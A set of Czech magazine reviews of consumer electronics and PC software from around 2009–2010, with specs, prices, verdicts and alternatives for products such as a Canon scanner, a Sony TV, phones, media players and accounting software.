CENA VČ. DPH: 2 900 Kč



TECHNICKÁ DATA

Rozhraní pro připojení k PC: USB 2.0 Hi-Speed
Typ snímače/skenovací plocha: CIS/317 × 220 mm
Optické rozlišení: 1 200 × 1 200 dpi
Rozměry/hmotnost: 409 × 292 × 44 mm/1,95 kg
Rychlost skenování - náhled: 11 s
Sken 300 dpi/600 dpi/1 200 dpi: 15 s / 47 s / 2:30 min.

Lehký skener: Canon CanoScan LiDE 700F je díky hmotnosti necelé 2 kg snadno přenosný. Při jeho transportu stačí s sebou vzít pouze kabel USB, který slouží jak k propojení skeneru s počítačem, tak i k jeho napájení. Ovládací program komunikuje s uživatelem česky a nabízí tři typy rozhraní s odlišnou nabídkou funkcí. V rozšířeném režimu je možno vybrat i opravu vyblednutí, podsvícení, stínu podél vazby, zrnitosti či třeba zeslabení prachu a škrábanců. Kvalita skenování je velmi dobrá, a pokud s výsledkem skenování méně kvalitní předlohy nebudete spokojeni, můžete při výběru výše zmíněných funkcí velmi snadno docílit lepších výsledků. MARTIN SEMRÁD

Závěr ► S tímto modelem lze do digitální podoby převádět i 35mm filmy - je s ním dodáván i nástavec pro založení filmu a prosvěcovací jednotka.

Alternativa ► Mezi lehkými skenery formátu A4, které jsou vhodné i pro přenášení, silná konkurence nepanuje. Jako alternativu lze uvést model Mustek BearPaw 2400CU+.

46" LCD televizor Sony KDL-46Z5800

CENA/VÝKON: **dobry**
INFO: sony.cz
CENA VČ. DPH: cca 49 000 Kč



TECHNICKÁ DATA

Úhlopříčka/rozišení: 46 palců/1 920 × 1 080 bodů
Max. šachovnicový kontrast: 201:1
Max. jas: 343 cd/m²
Doba odezvy (šedá/šedá): 7 ms
Max. úhly pohledu (horizontální/vertikální): 176°/175°
Vstupy: 4 × HDMI, D-Sub, 2 × SCART, 2 × kompozitní

46palcový formát: LCD televizor Sony KDL-46Z5800 kombinuje dobré umístění v TOP10 s dostupnou cenou. 49 000 Kč sice není na 46" televizor málo, ale Sony KDL-46Z5800 nasazuje zcela novou laťku v kategorii ekologie. Nejenže v pohotovostním režimu spotřebovává méně než 0,1 wattu, ale při provozu v běžném režimu si řekne pouze o 151,1 wattu. Pro porovnání - druhý nejlepší televizor v této kategorii (Toshiba 46SV685D) má při provozu příkon 175 wattů. Tento model Sony je navíc vybaven úsporným programem, který bez znatelného snížení kvality obrazu omezí spotřebu na 95,3 wattu. V běžném provozu televizor vykazuje velmi dobrou, v některých případech i špičkovou kvalitu obrazu. Díky vysokému šachovnicovému kontrastu a jasů na úrovni 343 kandel je obraz ostrý a jasný. Zvláště pozitivně oceňujeme kvalitu přehrávání materiálů v HD rozlišení. Kvality tohoto televizoru jsou obzvláště patrné při zobrazování větších stejnobarevných ploch - černá je tak tmavá, jako bychom sledovali plazmovou obrazovku. Majitelé televizoru Sony KDL-

46Z5800 mohou zapomenout na to, že některé přijímače vykazují šum, v tomto případě je nulový. Jedinou výjimkou, kdy šum drobně nastává, je příjem signálu z analogového VGA (D-Sub) vstupu, ale i v tomto případě je šum pouze nepatrný a obraz je čistý. Radost nám udělala možnost volit mezi třemi zvukovými režimy (Standard, Dynamic a Clear). Sony ztrácí body v hodnocení jednoduchosti ovládání. Konfigurační menu televizorů Sony jsme již několikrát kritizovali, ale zdá se, že výrobce výtky uživatelů nebere moc v potaz. Struktura menu je stále nelogická, pojmenování položek matoucí a řízení pohybu v menu prostřednictvím dvou ovládacích otočných prvků na dálkovém ovladači nutně vede k chybám. Může nás uklidnit snad jen příjemně modrá barva tlačítek ovladače. Kromě výše zmíněné výtky však Sony uživatele hýčká. Na internetových stránkách nabízí Sony bohatou informační podporu včetně schémat zapojení a slovníku. Uvnitř televizoru se rovněž ukrývá malá rarita - integrovaný satelitní receiver pro příjem HD satelitního signálu. MARTIN JAEGER

Závěr ► Skvělý obraz a vynikající funkce. V kategorii 46" televizorů jde rozhodně o nadstandardní model.

Alternativa ► Toshiba 46SV685D (cca 48 000 Kč) nabízí za podobné peníze o něco lepší obraz, ale vyšší spotřebu.

Externí 2,5" pevný disk Maxell tank h 320 GB

CENA/VÝKON: **velmi dobry**
INFO: maxell.cz
CENA VČ. DPH: 2 000 Kč



TECHNICKÁ DATA

Kapacita (nominální/formátovaná): 320 GB/298,1 GB
Připojení: USB 2.0/eSATA
Přeh. rychl. zápisu/čtení (USB): 26,27 MB/s/29,40 MB/s
Přístupová doba zápisu/čtení (USB): 8,9 ms/17,7 ms
Přeh. rychl. zápisu/čtení (eSATA): 51,97 MB/s/51,28 MB/s
Rozměry/hmotnost: 134 × 80 × 16 mm/200 g

USB i eSATA: 2,5" externí pevné disky jsou oblíbené především kvůli malým rozměrům, dostatečné kapacitě a možnosti napájení přímo z notebooku či PC. Propustnost rozhraní USB 2.0 dnes přestává stačit, a než se dočkáme rozšíření disků a řadičů USB 3.0, musíme se spokojit s méně praktickým, ale rychlým rozhraním eSATA. Rozhraní eSATA externí disk nenapájí, proto je třeba jej připojit jak eSATA konektorem, tak USB konektorem, což vyžaduje dva kabely, ale rovněž umožňuje připojení disku k notebooku bez přímého přístupu k elektrické zásuvce. Disk Maxell přenáší data přes eSATA cca dvakrát rychleji než přes USB 2.0. Propojovací kabel eSATA však bohužel není součástí dodávky a je třeba jej dokoupit. MICHAL BAREŠ

Závěr ► Praktický malý externí disk s USB 2.0 i eSATA. Rychlost přenosu eSATA je oproti USB 2.0 dvojnásobná.

Alternativa ► Externí disk pouze s USB 2.0 není tak rychlý, ale nemusíte s sebou nosit dva kabely. Počkat na disk s USB 3.0.



Wi-Fi klient D-Link DWA-131

CENA/VÝKON: dobrý
INFO: dlink.cz
CENA VČ. DPH: 850 Kč



TECHNICKÁ DATA

Wi-Fi: IEEE 802.11b/g/n
Maximální teoretická rychlost: 150 Mb/s upload, 300 Mb/s download
Podporované OS: Windows XP SP2, 2k, Vista, 7
Zabezpečení: WPA, WPA2, WPS
Rozměry a hmotnost: 18 × 34,4 × 7,7 mm, 3,1 g

Chybí vašemu notebooku Wi-Fi? Nebo máte jen starou, pomalou 802.11b/g s malým dosahem? Pokud po Wi-Fi toužíte, můžete ji do notebooku přidat, třeba pomocí USB Wi-Fi karty. Velkou nevýhodou těchto karet je to, že mají velikost jako USB flash disk. Pořádně tak trčí z notebooku. Je pak snadné je urazit.

D-Link představil USB dongle, jehož rozměry jsou naprosto miniaturní. Karta je dlouhá jen přes 3 cm, z toho cca 1 cm se ukrývá uvnitř USB portu, takže ven trčí jen přes 2 cm. I přes miniaturní rozměry a hmotnost 3 g je karta dobře vybavená. Nechybí rychlá Wi-Fi 802.11n. Připojení je možné i jedním kliknutím díky WPS. Reálná přenosová rychlost se pohybuje kolem 40 Mb/s, je tedy cca 4× rychlejší než 802.11g.

VRATISLAV KLEGA

Závěr ▶ Miniaturní Wi-Fi dongle s rychlým standardem 802.11n. Nabídne rychlé připojení s dobrým pokrytím.

Alternativa ▶ Stejně peníze stojí i miniPCI Wi-Fi karty, které jsou stejně rychlé, navíc je schováte přímo do notebooku.

Multimediální přehrávač Emgeton Guru 5

CENA/VÝKON: dobrý
INFO: emgeton.cz
CENA VČ. DPH: 3 990 Kč



TECHNICKÁ DATA

Porty: LAN, USB, HDMI, komponentní, digitální optický, analogové, SATA II
Podporované formáty: DivX, XviD, MKV, WMV, H.264, MP3, WMA, JPG aj.
Protokoly: SAMBA, BitTorrent, UPnP
Rozměry a hmotnost: 214 × 52,5 × 163 mm, 763 g

Jak název produktu napovídá, jedná se už o pátou generaci multimediálního přehrávače. Za ta léta se mohlo Emgetonu podařit vychytat spoustu dětských nemocí, takže bychom měli získat propracovaný přehrávač. Je tomu tak?

Velkou pochvalu si zaslouží zpracování. Černá krabička vypadá ve skutečnosti lépe, než se může podle fotografie zdát. I dálkový ovladač je přehledný a především s ním nemusíte mířit přesně na čidlo, což u podobných přístrojů není samozřejmostí. Co se opravdu nepovedlo, to je větráček, který extrémně nepříjemně vrní. Pokud nesledujete hlasitý film, je opravdu k vzteku.

Všechny funkce přehrávače využijete až po instalaci pevného disku dovnitř zařízení. K SATA portu připojíte běžný disk až do kapacity 1,5 TB. Jenže jak k němu přistupovat? Přes síť je to zbytečně komplikované. Nechápeme, proč výrobce do Guru neimplementoval FTP server. Kopírování obsahu na disk by bylo velmi jednoduché. Místo toho sází na protokol SAMBA, který není mezi koncovými uživateli příliš rozšířený. Další možností je přehrává-

ní z USB disku. Filmy je možné přehrávat i ze složek v síti, nejjednodušeji pomocí UPnP. Pokud tedy máte NAS, mohli byste se radovat. Problém: Při přehrávání ze sítě nelze přehrávat soubory MKV (většinou HD filmy), ISO a IFO soubory, tedy disky DVD Video, a problémem při přehrávání ze sítě je také podpora titulků. Přehrávání ze sítě má tedy své značné limity. A tím možnosti přehrávání vlastně končí.

Porty a rozhraní ničím nepřekvapí. USB porty jsou dva: do jednoho je možné připojit Wi-Fi dongle, který je součástí dodávky. Druhý je pak určen právě pro zmíněné disky. Další USB je formátu USB-B (jako máte na tiskárně) a slouží pro připojení vnitřního disku jako USB disku, třeba když na něj chcete zkopírovat fotografie z notebooku. Z výstupních portů má díky podpoře FullHD význam jen HDMI 1.3. Na optickém digitálním zvukovém výstupu je pak k dispozici i prostorový zvuk 5.1.

Stahovačům z bittorrentových sítí přijde vhod automatické stahování, které ukládá soubory na disk v přehrávači. VRATISLAV KLEGA

Závěr ▶ Ač jde již o pátou generaci přehrávače, stále u něj nalézáme velké množství menších chyb, které u takto drahého zařízení zamrzí.

Alternativa ▶ Popcorn Hour A-110 je dražší, nemá tak elegantní zpracování, z hlediska ergonomie je však o generaci dál.

Cestovní nabíječka Varta Backup Charger

CENA/VÝKON: velmi dobrý
INFO: varta-consumer.cz
CENA VČ. DPH: 599 Kč



TECHNICKÁ DATA

Funkce: dobíjení AA/AAA akumulátorů z USB, nabíjení z AA/AAA
Dodávané koncovky: USB, miniUSB, microUSB, Sony
Ericsson, LG, Nokia
Dodávané baterie: 2× NiMH akumulátor AA 2 100 mAh (přednabitý)
Rozměry a hmotnost: 65,3 × 38 × 19,2 mm, 25 g

Už se vám stalo, že jste byli na chatě, kde nebyla elektrika, a váš mobilní telefon ukazoval poslední čárku baterie? Právě pro tyto případy je zde Varta Backup Charger. Jedná se vlastně o záložní zdroj energie. Vložíte do něj baterie (je možné použít jak akumulátory, tak běžné alkalické baterie), připojíte správnou koncovku a dobijete svůj mobilní telefon. V balení se dodávají dva AA akumulátory s kapacitou 2 100 mAh. Při napětí 1,2 V tak máte k dispozici celkovou energii 5 Wh (watt-hodin). Pro představu: Oblíbená Nokia E52 má baterii s napětím 3,7 V a kapacitou 1 500 mAh. Má tak energii 5,5 Wh, dodávanými akumulátory byste ji tedy dobili na 90% bez tepelných ztrát, v praxi cca na 75%. Akumulátory lze pak zase dobít z USB portu.

VRATISLAV KLEGA

Závěr ▶ Příjemný záložní zdroj elektrické energie, který dobíje váš mobil, když budete daleko od elektrické sítě.

Alternativa ▶ Stejně funguje nabíječka Powerchimp, která má outdoorové provedení a více koncovek v balení.



LG BL20 new chocolate

Garmin-Asus Nüvifone G60

Mobilní telefon LG BL20 new chocolate

CENA/VÝKON: velmi dobrý
INFO: lge.cz
CENA VČ. DPH: 5 000 Kč



TECHNICKÁ DATA

Displej: 2,4", 240 × 320 bodů
Technologie: GSM, EDGE, HSDPA, Bluetooth, 5Mpx fotoaparát s autofokusem a diodovým bleskem, FM rádio, MP3 přehrávač
Paměť: 60 MB interní + microSD
Rozměry a hmotnost: 107 × 51 × 12 mm, 115 g

Telefony ze série LG Chocolate nejsou žádnou novinkou a drží se stále stejné tradice: líbivý design, kterému je podřízeno vše – od funkcí až po ergonomii. BL20 není výjimkou. Nová „čokoláda“ působí na pohled velmi elegantně. V ruce vypadá ještě delší a štíhlejší, než se může zdát z obrázku. Telefon je velmi elegantní za podmínky, že jste extrémně čistotní. Je totiž nutné jej neustále leštit od otisků prstů – jak zepředu, tak zezadu.

Výbava telefonu odpovídá cílové skupině uživatelů. Kromě 3G a 5Mpx fotoaparátu zde nenajdete žádnou zajímavost, snad až na senzorová tlačítka pod displejem. Prostřednictvím nich se telefon ovládá překvapivě snadno. Pro ujištění: pouze 2,4" displej není dotykový. Fotografie z fotoaparátu jsou vzhledem k ceně nadprůměrné, také díky automatickému ostření. Ale pouze za dobrých světelných podmínek, možnosti diodového blesku jsou značně omezené.

Ovládání není kdovíjak promyšlené, lze si na něj však poměrně snadno zvyknout. Na ploše je možné provozovat malé aplikace – widgety.

VRATISLAV KLEGA

Závěr ► Telefon si nehraje na nic jiného než na stylový doplněk. Z hlediska poměru cena/výkon tento úkol plní poměrně dobře.

Alternativa ► Nokia 6600i Slide není tak stylová, má však podobnou výbavu a jednodušší ergonomii.

Navigace s telefonem Garmin-Asus Nüvifone G60

CENA/VÝKON: dostatečný
INFO: garminasus.com
CENA VČ. DPH: 10 600 Kč



TECHNICKÁ DATA

Displej: 3,6", 272 × 480 bodů, dotykový
Technologie: GSM, EDGE, HSDPA, Bluetooth, Wi-Fi, GPS, 3Mpx fotoaparát s autofokusem
Paměť: 128 MB RAM + 4 GB interní + microSD
Rozměry a hmotnost: 112 × 58 × 15 mm, 137 g

Navigace, nebo telefon? My si myslíme, že to první. Produkt společnosti Garmin-Asus má mnohem blíže k navigaci.

Provedení je velmi kvalitní. Zdá se až lehce outdoorové, to aby se navigace hned nepoškodila. Displej je na měřítku telefonu dosti velký, u navigace je to základní minimum. V balení najdete také kompletní výbavu do automobilu, potom může Nüvifone sloužit jako plnohodnotná automobilová navigace.

Navigace funguje velmi dobře, skvělé je vyhledávání, které používá databázi Googlu – žádné POI nenabídnou to, co poskytne tento vyhledávač. Škoda že mapy jsou pouze automobilové, mnoho uživatelů by jistě využilo i turistickou navigaci. Funkce telefonu vypadají spíše jako nouzové, to ale neznamená, že by se nedaly použít. Rozhodně však nebyl Nüvifone zamýšlen jako telefon. Nüvifone kombinuje výhody navigace a telefonu. Umožní jak off-line navigaci, tak on-line vyhledávání. Jaké další alternativy jsou k dispozici, to najdete v samostatném článku na straně 50.

VRATISLAV KLEGA

Závěr ► Kapesní navigace, ze které si také zavoláte. Nabízí kvalitní navigaci Garmin a skvělé vyhledávání, ale za vyšší cenu.

Alternativa ► Ještě více nabídne Nokia 5800 Navigation Edition, která je levnější, v balení však nemá držák do auta.



Homeplug Belkin Gigabit Powerline HD

CENA/VÝKON: velmi dobrý
INFO: belkin.cz
CENA VČ. DPH: 3 000 Kč



TECHNICKÁ DATA

Standardy: IEEE 802.3 HomePlug
Porty: 1x LAN 1 Gb/s
Šifrování: 128b AES, tlačítkem
Teoretický dosah: 300 m
Rozměry a hmotnost: 9 x 11,5 x 4 cm, 150 g

Belkin představil homeplug, který se pyšní hrdým názvem Gigabit. Maximální teoretická rychlost by tak měla dosahovat 1 Gb/s. Tím by Belkin překonal všechny ethernetové sítě.

Jedná se samozřejmě o maximální teoretickou rychlost na fyzické vrstvě za ideálních podmínek. Už jen pouhé připojení, které oznámí 1 Gb/s, musí vykouzlit úsměv na tváři.

Při testování přenosových rychlostí jsme dosáhli maximálně 95 Mb/s, což se prakticky blíží limitům 100Mb/s ethernetu. Pokud tedy nemáte gigabitový router, ani nepoznáte žádné zpomalení. Se stoupající vzdáleností samozřejmě rychlost klesá, pro běžné pokrytí domu nebo bytu však bude Belkin ideální.

Cena 3 000 Kč je za Starter Kit, který obsahuje jeden pár homeplugů. **VRATISLAV KLEGA**

Závěr ► Rychlejší homeplugy jsme v testu neměli. Belkin atakuje 100 Mb/s, díky čemuž nebude úzkým hrdlem.

Alternativa ► Well PTI-3214 nabídne sice jen třetinovou rychlost, zato za poloviční cenu.

Multimediální přehrávač s Blu-ray Dune BD Prime 3.0

CENA/VÝKON: dobrý
INFO: hdprehravace.cz
CENA VČ. DPH: 10 990 Kč



TECHNICKÁ DATA

Porty: LAN, USB, HDMI, komponentní, digitální zvuk, analogové, eSATA, SATA II aj.
Podporované formáty: DivX, XviD, MKV, WMV, H.264, MP3, WMA, JPG aj.
Protokoly: SAMBA, BitTorrent, UPnP, FTP, IPTV, internetová rádia

Hledáte multimediální přehrávač, který by vám měl technologicky vystačit několik let? Dune BD Prime 3.0 je řešení, které poskytne komfortní přístup k nejnovějším technologiím.

Co všechno je Dune? Jedná se o DVD/Blu-ray přehrávač. Dále se jedná o multimediální přehrávač, který si poradí prakticky s jakýmkoliv formátem, který mu předložíte. Je to také přehrávač internetových rádií, přehrávač IPTV (pouze nekódované, takže je nekompatibilní s O2TV) a je to také NAS – k přehrávači lze přistupovat komfortně pomocí FTP nebo z Windows pouhým zadáním \\dune do průzkumníka.

Překvapilo nás zcela špičkově zpracování. Kvalitní kovové šasi vypadá velmi elegantně, provedení je velmi vydařené. Rozhraní a porty nabídnou vše, co si můžete přát. Nechybí tři USB porty, eSATA pro rychlé připojení externího disku i SATA II pro instalaci pevného disku dovnitř přehrávače.

Seznam podporovaných formátů musí vzbudit údiv: nenašli jsme žádný formát, se kterým by si přehrávač neporadil. Kromě typických MPEG formátů

zvládá i MKV, ale také QuickTime a poradí si i s přehráváním ISO obrazů disků – jak DVD, tak Blu-ray. Na problém nenarazíte ani při zobrazení titulků.

Pro připojení televizoru bude nejjednodušší použít HDMI. Pro připojení reproduktorů je možné využít digitální výstupy, jak koaxiální, tak optický, případně je možné analogově připojit přímo receiver, a to až do konfigurace 7.1. Při přehrávání zvuku si můžete vybrat jak propouštění syrových dat, tak Dolby TruHD a DTS.

Co se funkčnosti týče, nemáme k přehrávači žádné připomínky. Použitý procesor Sigma Designs 8642 se běžně používá u přehrávačů Blu-ray disků a měl by zvládnout náročný datový tok až do 50 Mb/s. Standardní film má maximální bitrate 36 Mb/s, takže rezerva výkonu je dostatečná. Při přehrávání jsme nezaznamenali žádné sekání ani kostičkování, obraz byl zkrátka dokonalý.

Kromě verze Prime je možné zakoupit ještě verzi Base, která stojí 9 550 Kč, ale nemá Blu-ray mechaniku a verzi za 13 040 Kč, která obsahuje navíc 500GB pevný disk. **VRATISLAV KLEGA**

Závěr ► Velmi kvalitní přehrávač multimediálního obsahu s desítkami dalších funkcí. Přehraje jakýkoliv formát včetně Blu-ray.

Alternativa ► ASRock ION 330HT-BD má blíže k počítači, za podobné peníze toho zvládne ještě více.

Windows Phone Mivvy Zero

CENA/VÝKON: velmi dobrý
INFO: mivvy.eu
CENA VČ. DPH: 5 500 Kč



TECHNICKÁ DATA

Displej: 2,8", 240 x 320 bodů
Technologie: GSM, EDGE, Bluetooth, 2Mpx fotoaparát, FM rádio, GPS, Wi-Fi, 624MHz CPU, pohybový senzor, Windows Mobile 6.5
Paměť: 128 MB RAM + microSD
Rozměry a hmotnost: 103 x 54 x 15 mm, 104 g

PDA s rychlým procesorem a cenou pod 6 000 Kč? Takových moc nenajdete. Jedním z těch dostupných je model Zero od výrobce Mivvy. Hardwarová výbava je téměř bezchybná: nechybí Wi-Fi, Bluetooth, GPS ani velmi rychlý procesor Xscale s frekvencí 624 MHz, což je stále nadstandardní hodnota. Zamrzí absence rychlých dat 3G. Uvažovat o tomto PDA má tedy význam jen tehdy, pokud bydlíte v místě, kam 3G ještě nedorazilo. Rovněž zpracování si zaslouží pochvalu a nemuseli by se za něj stydět ani dvakrát dražší telefony.

Značné výtky máme k operačnímu systému. To, že Windows Mobile 6.5 zaspala dobu, není nic nového. Většina konkurence na strohý design aplikovala různá rozhraní, která práci ulehčují, Mivvy však na jakékoliv vylepšení rezignoval. **VRATISLAV KLEGA**

Závěr ► Příjemně malé PDA, které má vzhledem k ceně velmi nadstandardní hardwarovou výbavu.

Alternativa ► HTC Tattoo má stejné rozměry, nechybí 3G data a má vstřícnější systém Android.



Mobilní telefon Sony Ericsson Satio

CENA/VÝKON: dostatečný
INFO: sonyericsson.cz
CENA VČ. DPH: 13 000 Kč



dobry

TECHNICKÁ DATA

Displej: 3,5", 360 × 640 bodů, dotykový odporový
Technologie: GSM, EDGE, HSDPA, Bluetooth, 12Mpx
fotoaparát, xenonový blesk, FM rádio, Symbian S60, GPS,
senzor polohy, Wi-Fi, 600MHz CPU
Paměť: 256 MB RAM + 128 MB interní + 16 GB microSD
Rozměry a hmotnost: 112 × 55 × 13 mm, 126 g

Pokud přijdete do prodejny s mobilními telefony a budete chtít ten nejlepší fotomobil současnosti, měl by vám prodáváč přinést právě Sony Ericsson Satio. Možná vás překvapí, že v ruce budete držet levně působící lehkou plastovou krabičku, která navíc nemá zanedbatelné rozměry: tam, kde je umístěna optika fotoaparátu, je telefon ještě trochu „nabobtnalejší“, takže nevypadá vůbec hezky – jako by měl hrb. V provedení bychom očekávali přece jen použití hliníku, vzhledem k ceně telefonu by to bylo odpovídající.

Zato technologické vybavení není co vytknout. Telefonu nechybí žádný způsob rychlých přenosů dat, samozřejmostí je Bluetooth a Wi-Fi. Díky Symbianu si budete moci dohrát řadu aplikací a rozšířit tak možnosti telefonu podle svých představ.

Model Satio je silný hlavně v oblasti multimediální vybavy. Samotnou kapitolou je fotoaparát. Snímač má rozlišení 3 000 × 4 000 bodů, tedy 12 Mpx. Pochoptitelně nemůže chybět autofokus, včetně makrorežimu. Nechybí ani funkce známé ze střední třídy kompaktních, jako je detek-

ce obličeje nebo úsměvu. Díky dotykovému displeji je možné ve scéně ukázat na konkrétní místo, kam se čočka pokusí zaostřit. Rovněž xenonový blesk podává dobré výkony. Při srovnání s kompakty tak Satio ztrácí jen zoomem. Pro běžné použití je kvalita fotografií bezchybná.

Stále nechápeme, proč Sony Ericsson ignoruje sluchátkový konektor jack. I po letech stížností majitelů těchto telefonů nebyly nářky vyslyšeny a Satio používá svůj perverzní port – pro připojení sluchátek, nabíječky i datového kabelu. Tam, kde už se většina konkurence shodla na microUSB nebo miniUSB jako univerzálním rozhraní, si Sony Ericsson tvrdošíjně protlačuje svoje.

Satio není špatný telefon. Je velmi dobře vybavený, má nejlepší fotoaparát, ale zpracování a použité materiály odpovídají mobilním telefonům, které u konkurence stojí maximálně polovinu. Dokud nezlevní pod 10 000 Kč, můžeme ho doporučit jen těm kupujícím, kteří chtějí ten nejlepší fotomobil.

VRATISLAV KLEGA

Závěr ► Bezchybně vybavený mobilní telefon s velmi jemným displejem a nejlepším fotoaparátem. Cena však vysoko přesahuje kombinaci dobrý mobil + dobrý kompaktní.

Alternativa ► Samsung Pixon má také 12Mpx snímač, má menší displej, velmi podobnou výbavu a stojí kolem 9 000 Kč.



Kopírování DVD AoA DVD Copy

SYSTÉM: od Win 9x
INFO: aoadvdcopy.com
CENA VČ. DPH: 700 Kč



velmi dobrý

I přes svižný nástup filmů ve vysokém rozlišení na Blu-ray discích zůstávají DVD zajímavým nosičem pro domácí filmovou zábavu. AoA DVD Copy slouží k vytváření záložních kopií originálních disků, ať už jednovrstvých, nebo dvouvrstvých s delšími filmy.

Při standardním kopírování mezi DVD o stejných velikostech vytvoří AoA DVD Copy přesnou kopii originálního disku. Pokud však kopírujete dvouvrstvé DVD, máte na výběr mezi převodem celého obsahu disku na menší datovou velikost, zkopírováním pouze hlavního filmu, nebo rozdělením dvouvrstvého DVD na dvě média. AoA DVD Copy vždy vypíše informaci o použitém kompresním poměru. Kopii DVD je možné buď přímo vypálit, nebo uložit do počítače. **RADEK KUBEŠ**

Závěr ► Velmi jednoduchý a snadno ovladatelný program se základními funkcemi pro kopírování a převod filmů na DVD (i s ochranou CSS), navíc za dobrou cenu.

Alternativa ► Špičkové programy pro kopírování DVD jako CloneDVD či DVD Fab DVD to DVD nabízejí více možností nastavení (výběr kapitol apod.), jsou ale dražší.

Účetní program Money S3

SYSTÉM: Win XP, 2k, Vista, 7
INFO: money.cz
CENA VČ. DPH: od 1 990 Kč



výborný

Období daňových přiznání se velmi rychle blíží, proto je třeba dát dohromady faktury, knihu jízd, výpisy z banky, stav skladu a všechny další podklady, které jsou třeba při vedení účetnictví.

Veškeré zpracování účetnictví je mnohem jednodušší, pokud vám s ním pomůže specializovaný software. Nemusí se přitom jednat jen o účetnictví, které vedete kvůli daním, ale především o účetnictví, které vedete proto, abyste měli přehled o svém podnikání.

Money S3 se dodává celkem v sedmi distribucích, které postupně na sebe nabalují více funkcí. Nejvyšší verze Premium si pak poradí s kompletním účetnictvím i střední firmy. Zvládá automatické zpracování objednávek, komunikaci s e-shopem i zpracování mezd zaměstnanců.

Silnou stránkou produktu jsou moduly, které je možné do S3 připojit. Díky tomu se z programu stane výkonný analytický nástroj. Dokáže třeba předvídat likviditu, analyzovat prodeje podle regionů a počítat mezinárodně uznávané ukazatele, jako je ROA, ROI nebo ROE.

S3 je možné provozovat také na PDA. Díky tomu může prodejce kdekoli v terénu vidět stav skladu, vystavovat faktury a upravovat data.

V tomto období bude jistě nejpopulárnější modul TaxEdit S3, který se postará o správné vyplnění daňového přiznání. Modul je přímo navázán na S3, takže veškerá data čerpá z databáze systému. Není tak možné udělat při vypisování formuláře chybu. Výhodou je, že je možné využít funkce elektronického daňového přiznání; díky elektronickému podpisu tak odešlete daňové přiznání, aniž byste se museli zvedat ze židle.

Money S3 samozřejmě není poznámkový blok, ke kterému byste si sedli a začali jej používat. Výrobce naštěstí pořádá kurzy, ve kterých vás se systémem naučí pracovat. Kurzy jsou rozděleny do několika kategorií podle toho, která část vás zajímá.

Pokud ještě nemáte ve své firmě pokročilý účetní software, měli byste o něm uvažovat. Zajistí vám systém v účetnictví, který je prověřený tisíci ostatními firmami a na kterém se dále pracuje. **VRATISLAV KLEGA**

Závěr ► Propracovaný účetní software, který se postará o zcela kompletní vedení vaší daňové evidence nebo podvojného účetnictví.

Alternativa ► Účetních programů je celá řada, namátkou ABRA, Pohoda, WinStrom, Účto. Výběr záleží hlavně na schopnostech účetních ovládat software.

Práce s RAW Bibble 5 Pro

SYSTÉM: Win XP/Vista/7
INFO: bibblelabs.com
CENA VČ. DPH: 3 400 Kč



velmi dobrý

Nástroj Bibble zpracovává snímky z digitálních fotoaparátů, které pořizují fotografie ve formátu surových, nekomprimovaných dat, tzv. RAW. Mimo to si poradí i s fotografiemi ve formátech TIFF a JPEG. Zatímco s fotografiemi ve formátech JPEG a TIFF můžete pracovat hned po jejich uložení do počítače, RAW snímky je třeba nejdříve „vyvolat“ – upravit je a převést do formátu TIFF nebo JPEG.

Bibble nabízí rozsáhlé možnosti úprav pomocí vrstev a regionů a obsahuje funkce pro úpravu expozice, odstranění šumu, korekci chromatické vady, vinětaže i dalších zkráslení způsobených objektivem. Pomocí Bibble lze zároveň uchovávat fotografie v přehledné knihovně a využívat EXIF data a další uživatelské popisky na třídění a vyhledávání snímků. **RADEK KUBEŠ**

Závěr ► Program pro profesionální zpracování fotografií ve formátu RAW s propracovanými nástroji na pokročilé úpravy snímků a důkladnou katalogizaci.

Alternativa ► Podobné funkce nabízí Adobe Photoshop Lightroom 2, ovšem za vyšší cenu; z bezplatně dostupných je použitelný například program RawTherapee.



E-mailový klient eM Client 2.5

SYSTÉM: Win XP/Vista/7
INFO: cz.emclient.com
CENA VČ. DPH: 399 Kč



Je pro vás Outlook příliš drahý, Thunderbird nepřehledný a navíc vám v něm chybí kalendář? Český eM Client by mohl být právě tím správným e-mailovým klientem. Pracuje rychle a nabídne mnoho užitečných funkcí.

Pro e-mailové účty jsou k dispozici standardní protokoly POP3, IMAP a SMTP. Výhodou je, že všechny běžně používané freemaily jsou nastavené. Stačí tedy zadat e-mailovou adresu a heslo, a program se o zbytek nastavení postará sám.

Obrovský potenciál vidíme v kalendáři, který si nezadá s kalendářem obsaženým v Outlooku. Přímo si rozumí s Google kalendářem, podporuje i sdílení kalendářů mezi více lidmi.

Pokud máte kontakty v jiném klientovi, jejich import není žádný problém. Snadno lze importovat kontakty Outlooku, z Live Mailu, Gmailu, a dokonce i z Facebooku. **VRATISLAV KLEGA**

Závěr ► Skvěle vybavený poštovní klient s promyšlenými funkcemi. Parádní je kalendář a jeho bezchybná synchronizace s GMailem.

Alternativa ► Microsoft Outlook sice nabídne ještě více funkcí, stojí ale o 3 000 Kč více. Thunderbird není tak ergonomicky zvládnutý.

Čištění a optimalizace PC Magix PC Check & Tuning 2010

SYSTÉM: Win XP/Vista/7
INFO: magix.com
CENA VČ. DPH: 700 Kč



Magix PC Check & Tuning 2010 nabízí desítky užitečných funkcí pro kompletní správu počítače a uživatelských dat. Klasické funkce pro opravu a vyčištění registru Windows nebo odstranění nepotřebných dat z pevných disků doplňují například nástroje na správu programů a služeb spouštěných se startem počítače, defragmentaci disků, odstranění pozůstatků po surfování na internetu nebo úpravu některých standardně nedostupných nastavení Windows. Vyhledání problémů a úprava nastavení pro vyšší výkon počítače se provádí automaticky.

Z vybavy, která PC Check & Tuning odlišuje od podobných aplikací, jmenujme především nástroje na zálohování vybraných dat nebo celých diskových oddílů, se kterými v případě problémů snadno vrátíte počítač do funkčního stavu, a to bez ztráty uživatelských nastavení a samozřejmě i dat.

Udržet počítač v nejlepší kondici pomůže i funkce pro automatickou aktualizaci ovladačů hardwaru, která zjišťuje jejich dostupnost na internetu. Při práci se soubory přijde vhod také nástroj na obnovu smazaných souborů nebo naopak jejich spo-

lehlivou likvidaci pomocí několika-kanásového přepsání.

Užitečná je také diagnostika počítače – jeho hardwarové a softwarové vybavy, běžících procesů a služeb, sledování využití výkonu nebo kondice pevných disků. Pokud přidáme ještě funkci pro automatickou správu a optimalizaci počítače jedním kliknutím myši, máme k dispozici opravdu dobře vybavený nástroj na pravidelnou údržbu.

